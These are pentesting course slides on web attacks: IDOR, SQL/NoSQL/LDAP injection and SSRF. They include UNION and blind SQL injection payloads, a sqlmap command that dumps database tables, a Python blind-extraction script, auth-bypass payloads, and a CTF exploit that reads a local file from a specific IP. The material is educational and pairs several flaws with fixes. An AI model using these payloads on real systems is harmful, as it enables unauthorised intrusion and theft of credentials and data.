

Lesson 4

Penetration Testing 2 – Web Attacks


Disclaimer

What you will go through in this course, is highly highly niched skills that can make you a highly valuable asset in an organization, or an overnight criminal when things are done without permission, or the right ethical considerations.


You CAN land in trouble if you breach the computer misuse act, and in no capacity I will be vouching for you, sanctioning you, or even allowing you to attack on properties that are not own by me, or for lesson purpose.

So please, help me to help you by not doing anything taught in class, onto someone else.

Penetration Testing Life Cycle



The Exploitation Cycle



Web Exploitation

In web exploitation, we commonly use the OWASP Top 10 to categorize web security findings.

These are normally “generalized” and sometimes a single Web vulnerability can be linked to multiple issues.

The Top 10

1. A01:2021 – Broken Access Control
2. A02:2021 – Cryptographic Failures
3. A03:2021 – Injection
4. A04:2021 – Insecure Design
5. A05:2021 – Security Misconfiguration
6. A06:2021 – Vulnerable and Outdated Components
7. A07:2021 – Identification and Authentication Failures
8. A08:2021 – Software and Data Integrity Failures
9. A09:2021 – Security Logging and Monitoring Failures
10. A10:2021 – Server-Side Request Forgery (SSRF)

According to OWASP Top 10 2021, these are top web issues.

The Top 10

1. A01:2021 – Broken Access Control
2. A02:2021 – Cryptographic Failures
3. A03:2021 – Injection
4. A04:2021 – Insecure Design
5. A05:2021 – Security Misconfiguration
6. A06:2021 – Vulnerable and Outdated Components
7. A07:2021 – Identification and Authentication Failures
8. A08:2021 – Software and Data Integrity Failures
9. A09:2021 – Security Logging and Monitoring Failures
10. A10:2021 – Server-Side Request Forgery (SSRF)

We will dive deeper into these four for this course.

Broken Access Control

Vulnerability allow users to act outside their intended permissions.

Examples: URL tampering, elevation of privilege, forced browsing.

This is similar to findings like Indirect Object Reference (IDOR) attacks, or no authentication services attack

Broken Access Control

Example:

You login to your social media, and you realize that the following API gives you your personal details and email

`https://example.com/userprofile=user1`

`{"email": "user1@example.com", "address": "user_1_private_home_address"}`

What if you change that user1 to user2?

Broken Access Control

What if you change that user1 to user2?

<https://example.com/userprofile=user2>

```
{"email":"user2@example.com","address":"user_2_private_home_address"}
```

This is a classic example of IDOR, and is considered a low hanging fruit

Usually exploited by hand using browser or BurpSuite

Broken Access Control

Root Cause:

No check for “who is accessing the data”.

```
// Insecure handler: Broken Access Control (IDOR)
func GetUserProfile(w http.ResponseWriter, r *http.Request) {
    userID := r.URL.Query().Get("id") // e.g., /profile?id=123

    // Insecure: No check if the user is authorized to access this
    ID user, err := getUserByID(userID)
    if err != nil {
        http.Error(w, "User not found", http.StatusNotFound)
        return
    }

    json.NewEncoder(w).Encode(user)
}
```

Broken Access Control

The Fix

Check is done to see if session userID matches retrieved userID

```
// Secure handler: Proper Access Control
func GetUserProfile(w http.ResponseWriter, r *http.Request) {
    // Simulate retrieving the logged-in user's ID from context/session/token
    authUserID := r.Context().Value("userID").(string)

    requestedID := r.URL.Query().Get("id")
    if requestedID != authUserID {
        http.Error(w, "Forbidden: Access Denied", http.StatusForbidden)
        return
    }

    user, err := getUserByID(requestedID)
    if err != nil {
        http.Error(w, "User not found", http.StatusNotFound)
        return
    }

    json.NewEncoder(w).Encode(user)
}
```

Broken Access Control

As we have more vibe-coded products, we sometime miss such access control. Sometimes, it may not even be a BAC for retrieving data, but an escalation of privileges within a web application.

In OWASP 2021, about 94% of application tested have some form of BAC vulnerability.

In HackerOne, 7% of all bugs reported are IDOR related

Injection

- Including SQL, NoSQL, OS, and LDAP injection.
- Attackers send untrusted data to an interpreter to execute unintended commands.

To achieve this, there is a form of “action” that is handled by the system.

For this class, we go in-depth in SQL injection. We will briefly go through NoSQL and LDAP injection. OS injection was covered in Lesson 3.

Injection Attack

User inputs are being concatenated into an SQL query

Objective: To inject untrusted inputs to break the context of the original code function/system feature. Take the following example:

```
// Insecure login handler - vulnerable to SQL injection
func login(w http.ResponseWriter, r *http.Request) {
    username := r.FormValue("username")
    password := r.FormValue("password")

    // Dangerous: directly concatenating user input into SQL query
    query := "SELECT * FROM users WHERE username = '" + username + "' AND password
= '" + password + "'"

    row := db.QueryRow(query)
    var userID int
    var user, pass string
    err := row.Scan(&userID, &user, &pass)
    if err != nil {
        http.Error(w, "Invalid credentials", http.StatusUnauthorized)
        return
    }

    fmt.Fprintf(w, "Welcome, %s!", user)
}
```

Injection Attack

This is how it looks like in SQL context

Original Query

```
-- Original intended usage  
SELECT * FROM users WHERE username = 'username' AND password = 'password'
```

```
/*  
Once injected:  
    admin' --'
```

The -- comments out remainder

```
*/  
SELECT * FROM users WHERE username = 'admin' --' AND password =  
'anything'
```

```
-- It effectively changed the form of the query to the following:  
SELECT * FROM users WHERE username = 'admin'
```

Resultant query sent to engine

Automated tool: sqlmap

You can use a tool called sqlmap to automate SQL injection findings



```
sqlmap -u "https://example.com/search=sakura" --risk=3 --level=5 --batch --dump
```

```
# --u : target URL
```

```
# --risk=3 and --level=5 : increases testing depth (more payloads and techniques)
```

```
# --batch : no prompts (use default answers)
```

```
# --dump : dump found database table entries (if injectable)
```

Automated tool: sqlmap

Example Output

```
[*] starting @ 10:15:32 /2025-08-04/

[10:15:32] [INFO] testing connection to the target URL
[10:15:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:15:33] [INFO] testing if the parameter is dynamic
[10:15:33] [INFO] heuristics detected web page charset 'UTF-8'
[10:15:34] [INFO] testing for SQL injection on GET parameter 'search'
[10:15:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:15:35] [INFO] GET parameter 'search' seems to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[10:15:36] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[10:15:37] [INFO] GET parameter 'search' is vulnerable. Do you want to keep testing the others?
[Y/n] Y
[10:15:38] [INFO] the back-end DBMS is MySQL

-----
Snipped
-----

[10:15:45] [INFO] fetching columns for table 'credentials' in database 'usersdb'
columns found:
[*] id
[*] username
[*] password

[10:15:47] [INFO] fetching entries from table 'credentials'
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | admin | 5f4dcc3b5aa765d61d8327deb882cf99 |
| 2 | user | e99a18c428cb38d5f260853678922e03 |
+-----+-----+-----+

[10:15:49] [INFO] fetched data logged to text files under '/root/.sqlmap/output/example.com'
```

Different Types of SQL Injection

Two main types of injection:

Basic SQL injection - With complete output

Boolean based injection - Without output complete obvious output, but “true” or “false” indicators

Basic SQL injection

Payload: ' OR 1=1; --

The most basic type to control the query statement.

```
SELECT * FROM TABLE WHERE name = " OR 1=1; --
```

The DBMS engine will see it as. Since " does not exists, but it has OR 1=1 as another conditional statement. Since 1=1 is True, therefore i drop name=" and take True as the final statement. Therefore the statement has become SELECT * FROM TABLE WHERE True; resulting in the select statement without conditional statement.

SQL Injection Enumeration

So you achieved SQL injection within a SQL logic context, can you bring it further to leak more information?

Your current injection is within the same table. Can you leak values from other tables?

Your magic sauce would be ORDER BY and UNION SELECT

SQL Injection Enumeration

Some SQL statements may only be specific to column outputs.

For example:

Schema

users (user_id, first_name, last_name, address, postal, blood_type)

Query

```
SELECT first_name,last_name,address FROM users where user_id='1';
```

But the web app only shows first_name and last_name...

SQL Injection Enumeration

How to enumerate?



```
/*
Schema = users (user_id, first_name, last_name, address, postal, blood_type)
*/
-- Selects all records
SELECT first_name,last_name,address FROM users where user_id='' OR 1=1 --;

-- Sorts orders by column 1
SELECT first_name,last_name,address FROM users where user_id='' OR 1=1 ORDER BY 1 --;
*/
```

user_id	first_name	last_name	address	postal	blood_type
2	Bryan	Tan	123 Orchard Rd, #12-01	238823	O+
1	Alice	Lee	456 Serangoon Ave 2, Blk 22	550456	A-
3	Cheryl	Ng	789 Tampines St 45, #03-67	521789	B+

```
*/
```



```
-- Sorts orders by column 2
SELECT first_name,last_name,address FROM users where user_id='' OR 1=1 ORDER BY 2 --;
/*
```

user_id	first_name	last_name	address	postal	blood_type
1	Alice	Tan	123 Orchard Rd, #12-01	238823	O+
2	Bryan	Lee	456 Serangoon Ave 2, Blk 22	550456	A-
3	Cheryl	Ng	789 Tampines St 45, #03-67	521789	B+

```
*/
...
```

```
-- Sorts orders by column 6
SELECT first_name,last_name,address FROM users where user_id='' OR 1=1 ORDER BY 6 --;
/*
```

user_id	first_name	last_name	address	postal	blood_type
2	Bryan	Lee	456 Serangoon Ave 2, Blk 22	550456	A-
3	Cheryl	Ng	789 Tampines St 45, #03-67	521789	B+
1	Alice	Tan	123 Orchard Rd, #12-01	238823	O+

```
*/
```

```
-- Sorts orders by column 7
SELECT first_name,last_name,address FROM users where user_id='' OR 1=1 ORDER BY 7 --;
/*
```

```
ERROR
*/
```

Column 7 does not exist, therefore error

SQL Injection Enumeration

So you now know there are 6 columns from pure enumeration, and you also noticed that only `first_name` and `last_name` are used to display on the webpage.

Therefore, you can safely assume that there are “2 placeholders” for you to enumeration information and display on when using `UNION` keyword.

SQL Injection Enumeration

You first test out with the following:

```
SELECT first_name,last_name FROM users where user_id='' OR 1=1 UNION SELECT 1,2;--  
/*  
+-----+-----+  
| first_name | last_name |  
+-----+-----+  
| Alice      | Tan       |  
| Bryan      | Lee       |  
| Cheryl     | Ng        |  
| 1          | 2         | <-- Injected Row  
+-----+-----+  
*/
```

This confirms that whatever you put in UNION SELECT with 2 columns of data will be appended to the output

SQL Injection Enumeration

So what else can you enumerate? :)

```
-- select version
' UNION SELECT @@version, NULL; --

-- select all schema_name
' UNION SELECT schema_name, NULL FROM information_schema.schemata --

-- select all table name from a targetted schema
' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = 'target_db' --

-- select all column name from a targetted table_name
' UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name = 'secret_table' --

-- assuming you found secret_user, secret_password columns in secret_table
' UNION SELECT secret_user, secret_password FROM secret_table --
```

With the above, you have moved from one table to another table using SQL injection

SQL Injection - What if you cannot see results?

In certain cases, Web Applications would instead return a “True” or “False” value or “Yes” or “No” value when a value is searched.

```
1 func isValid(w http.ResponseWriter, r *http.Request) {  
2     username := r.FormValue("username")  
3  
4     query := "SELECT 1 FROM users WHERE username = '" + username + "'"  
5  
6     row := db.QueryRow(query)  
7     var dummy int  
8     err := row.Scan(&dummy)  
9     if err != nil {  
10         http.Error(w, "User not found", http.StatusNotFound)  
11         return  
12     }  
13  
14     fmt.Fprintf(w, "User exists")  
15 }  
16
```

Can you see the vulnerability?

Blind SQL Injection

Payload



```
1 /* selects first character of the output from @@version, and check if
2    the first character is an '8'. Returns 1 if True, 0 if False.
3 */
4 ' OR IF(SUBSTRING(@@version,1,1)='8', 1, 0) --
5
6 /* Resulting to the following when sent to DBMS
7 */
8 SELECT 1 FROM users WHERE username = '' OR IF(SUBSTRING(@@version,1,1)='8', 1, 0) -- '
```

This leaks the character one at a time. So you can do an elaborate SQL statement that returns one record, and you can leak one char at a time.

Blind SQL doing it by code

Here is an example by code:

```
1 import requests
2
3 url = "https://example.com/login"
4 payload_template = "' OR SUBSTRING(@@version, {pos}, 1) = BINARY '{char}' -- "
5 charset = "0123456789abcdefghijklmnopqrstuvwxyz._-"
6 success_indicator = "User exists"
7
8 def extract_version(max_length=10):
9     extracted = ""
10
11     for pos in range(1, max_length + 1):
12         for char in charset:
13             payload = payload_template.format(pos=pos, char=char)
14             data = {"username": payload}
15
16             response = requests.post(url, data=data)
17
18             if success_indicator in response.text:
19                 extracted += char
20                 print(f"[+] Position {pos}: Found '{char}' -> {extracted}")
21                 break
22             else:
23                 print(f"[!] No match at position {pos}, stopping.")
24                 break
25
26     print(f"\n[✓] Extracted DB Version: {extracted}")
27
28 if __name__ == "__main__":
29     extract_version()
30
```

Blind SQL doing it by code

Here is an example by code:

```
1 import requests
2
3 url = "https://example.com/login"
4 payload_template = "' OR SUBSTRING(@@version, {pos}, 1) = BINARY '{char}' -- "
5 charset = "0123456789abcdefghijklmnopqrstuvwxyz._-"
6 success_indicator = "User exists"
7
8 def extract_version(max_length=10):
9     extracted = ""
10
11     for pos in range(1, max_length + 1):
12         for char in charset:
13             payload = payload_template.format(pos=pos, char=char)
14             data = {"username": payload}
15
16             response = requests.post(url, data=data)
17
18             if success_indicator in response.text:
19                 extracted += char
20                 print(f"[+] Position {pos}: Found '{char}' -> {extracted}")
21                 break
22             else:
23                 print(f"[!] No match at position {pos}, stopping.")
24                 break
25
26     print(f"\n[✓] Extracted DB Version: {extracted}")
27
28 if __name__ == "__main__":
29     extract_version()
30
```

Iterator

Charset

Payload

Checker

Blind SQL doing it by code

Example output



```
1 [+] Position 1: Found '8' -> 8
2 [+] Position 2: Found '.' -> 8.
3 [+] Position 3: Found '0' -> 8.0
4 [+] Position 4: Found '.' -> 8.0.
5 [+] Position 5: Found '3' -> 8.0.3
6 [+] Position 6: Found '6' -> 8.0.36
7 [+] Position 7: Found '-' -> 8.0.36-
8 [+] Position 8: Found 'l' -> 8.0.36-l
9 [+] Position 9: Found 'o' -> 8.0.36-lo
10 [+] Position 10: Found 'g' -> 8.0.36-log
11
12 [✓] Extracted DB Version: 8.0.36-log
13
```

Note

SQL injection is more than just testing OR 1=1.

The end game of SQL injection is to coerce the DBMS on evaluating the SQL logic statement as True, which therefore executes your statements and returns results.

Times have changed, and modern apps now use prepared statements. However, sometimes you can encounter poorly developed backends :)

NoSQL Injection Example

```
1 // Vulnerable MongoDB login logic (Node.js / Express)
2 app.post('/login', async (req, res) => {
3   const { username, password } = req.body;
4
5   // ⚠️ Vulnerable: Directly passing user input into MongoDB query
6   const user = await db.collection('users').findOne({ username, password });
7
8   if (user) {
9     res.send("Login successful");
10  } else {
11    res.send("Invalid credentials");
12  }
13 });
14
15 //-----
16
17 // Payload
18 {
19   "username": { "$ne": null },
20   "password": { "$ne": null }
21 }
22
23
24 //-----
25 // Resultant mongoDB evaluations
26 db.users.findOne({ username: { $ne: null }, password: { $ne: null } })
27
28 // This matches any document where username and password are not null, effectively bypassing
   authentication.
```

Use Strict Type Checking to prevent, in this case, ensure String

LDAP Injection Example

```
1 from ldap3 import Server, Connection, ALL
2
3 def ldap_login(username, password):
4     ldap_filter = f"(uid={username})"
5
6     server = Server('ldap://ldap.example.com', get_info=ALL)
7     conn = Connection(server, user=ldap_filter, password=password)
8
9     if conn.bind():
10         print("Login successful")
11     else:
12         print("Login failed")
13
14
15 # Exploit Payload
16 username = *) (|(uid=*))
17 password = anything
18
19 # Results to the following in LDAP
20 (uid=*) (|(uid=*))
21
22 # Which becomes
23 (&(uid=*)(|(uid=*))
24
25
26 # Therefore since there was a match on *, it would allow login
27
28
29 # To Fix:
30 from ldap3.utils.conv import escape_filter_chars
31
32 safe_username = escape_filter_chars(username) #Ensure special characters are skipped
33 ldap_filter = f"(uid={safe_username})"
```

SQL injection reference

<https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/>

Identification and Authentication Failures

- Default configurations, incomplete setups, or unnecessary features enabled.
- Examples: open cloud storage, error messages leaking stack traces.

We will briefly go through this topic as the spread can be huge.

Identification and Authentication Failures

Misconfiguration of S3 bucket containing sensitive information

Misconfiguration of identify server/OAuth Apps Scopes

Failure to disable debug mode in product apps

Misconfiguration of CI/CD platform allowing self-registration

Misconfiguration of groups/identity permission allowing permissive resource sharing


No authentication required between server-side API

Server-Side Request Forgery (SSRF)

- The application fetches a remote resource without validating the URL supplied by the user.
- Can lead to access of internal services and sensitive information.


“A new era of SSRF” - Orange Tsai

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>



“A new era of SSRF” - Orange Tsai

SSRF beyond basic request manipulation stems from RFC confusion. How different libraries perceive the “domain” differently.



“A new era of SSRF” - Orange Tsai



The most common SSRF attack is...

SSRF by nature is the fact that you can control what resource a server is requesting. What it, you can abuse how its parser works?

- Consider the following PHP code

```
$url = 'http://' . $_GET[url];  
$parsed = parse_url($url);  
if ( $parsed[port] == 80 && $parsed[host] == 'google.com') {  
    readfile($url);  
} else {  
    die('You Shall Not Pass');  
}
```

The most common SSRF attack is...

SSRF by nature is the fact that you can control what resource a server is requesting. What it, you can abuse how its parser works?



More “unwrapping”

In `urllib.unwrap()` of Python, you can abuse the `unwrap()` function to bypass parsing features. This function is called by `urllib.open()`

```
1759         # External interface
1760     ... | def open(self, fullurl, data=None):
1761         """Use URLOpener().open(file) instead of open(file, 'r')."""
1762         fullurl = unwrap(_to_bytes(fullurl))
1763         fullurl = quote(fullurl, safe="%/::~=&?~#+!$,; '@()*[]|")
1764         if self.tempcache and fullurl in self.tempcache:
1765             filename, headers = self.tempcache[fullurl]
1766             fp = open(filename, 'rb')
1767             return addinfourl(fp, headers, fullurl)
1768         urltype, url = _splitttype(fullurl)
1769         if not urltype:
1770             urltype = 'file'
1771         if urltype in self.proxies:
1772             proxy = self.proxies[urltype]
1773             urltype, proxyhost = _splitttype(proxy)
1774             host, selector = _splithost(proxyhost)
1775             url = (host, fullurl) # Signal special case to open_*
```

More “unwrapping”

In `urllib.unwrap()` of Python, you can abuse the `unwrap()` function to bypass parsing features. This function is called by `urllib.open()`

```
urllib.parse.unwrap(url)
```

Extract the url from a wrapped URL (that is, a string formatted as `<URL:scheme://host/path>`, `<scheme://host/path>`, `URL:scheme://host/path` or `scheme://host/path`). If `url` is not a wrapped URL, it is returned without changes.

More “unwrapping”

In `urllib.unwrap()` of Python, you can abuse the `unwrap()` function to bypass parsing features

```
import requests

payload = "<URL:file:///proc/self/cwd/flag.txt>readand"
payload_two = "<URL:file:///proc/self/cwd/flag.txt>"
a = requests.get("http://139.180.128.86/geneSign?param="+payload)
print a.text

cookies = {'action': 'readandscan',
           'sign': a.text}
r = requests.post('http://139.180.128.86/Delta?param='+payload_two, cookies=cookies)

print r.text
```


The CTF

This weakness in `urllib.open()` was established as a potential security pitfall, and hence a challenge was created in CTGSG CTF in 2021.

<https://gist.github.com/duckness/39f8feab4cb8ef0db075f30a29547827#file-tangerinestan-md>

```
@app.route('/search')
def hello():
    if flaskrequest.args['url'] == None:
        return "You need to access via /search?url=Your URL"
    url_proxy = flaskrequest.args['url']
    b = urlparse(url_proxy)
    if b.netloc != "tinyurl.com":
        return "URL is not from tinyurl.com"
    proxy_data = request.urlopen(url_proxy)
    safe_url = proxy_data.read().decode('utf-8')
    safe_url_parsed = urlparse(safe_url)
    if safe_url_parsed.scheme in ["file", "gopher", "ftp", "smtp", "tftp", "mailto"]:
        return "Illegal Scheme Detected!"
    response = request.urlopen(safe_url)
    return response.read().decode('utf-8')

@app.route('/')
def main():
    return "Flag is in environment variable. <br>Please explore /search?url=[URL]"
```

So what is SSRF?

It is more than “tricking the server to make a request”.

It is a deep dive into modern multi-system interaction that a resource explorer can parse/process URLs differently.

In the modern context, we also call this “Parsing Differential Problem”. Parsing issues exists beyond URLs, but variables, path variables, etc...

If you are interested:

https://www.youtube.com/watch?v=TolEwSyoptw&ab_channel=GeekcampSG

What other implications can SSRF bring?

SSRF → RCE (arbitrary external file read and execute)


SSRF → Cloud takeover (reading meta-data endpoints)

SSRF → local file read → RCE

SSRF → Auth Bypass → SQLi

*Note: You BECOME the server.

If you want a really deep dive into Web Security



Break Time

Hands On Exercise

Let's Hack OWASP Juice Shop!

SQL Injection:

https://pwning.owasp-juice.shop/companion-guide/latest/appendix/solutions.html#_order_the_christmas_special_offer_of_2014

Retrieve Users:

https://pwning.owasp-juice.shop/companion-guide/latest/appendix/solutions.html#_retrieve_a_list_of_all_user_credentials_via_sql_injection

Login as Admin:

https://pwning.owasp-juice.shop/companion-guide/latest/appendix/solutions.html#_log_in_with_the_administrators_user_account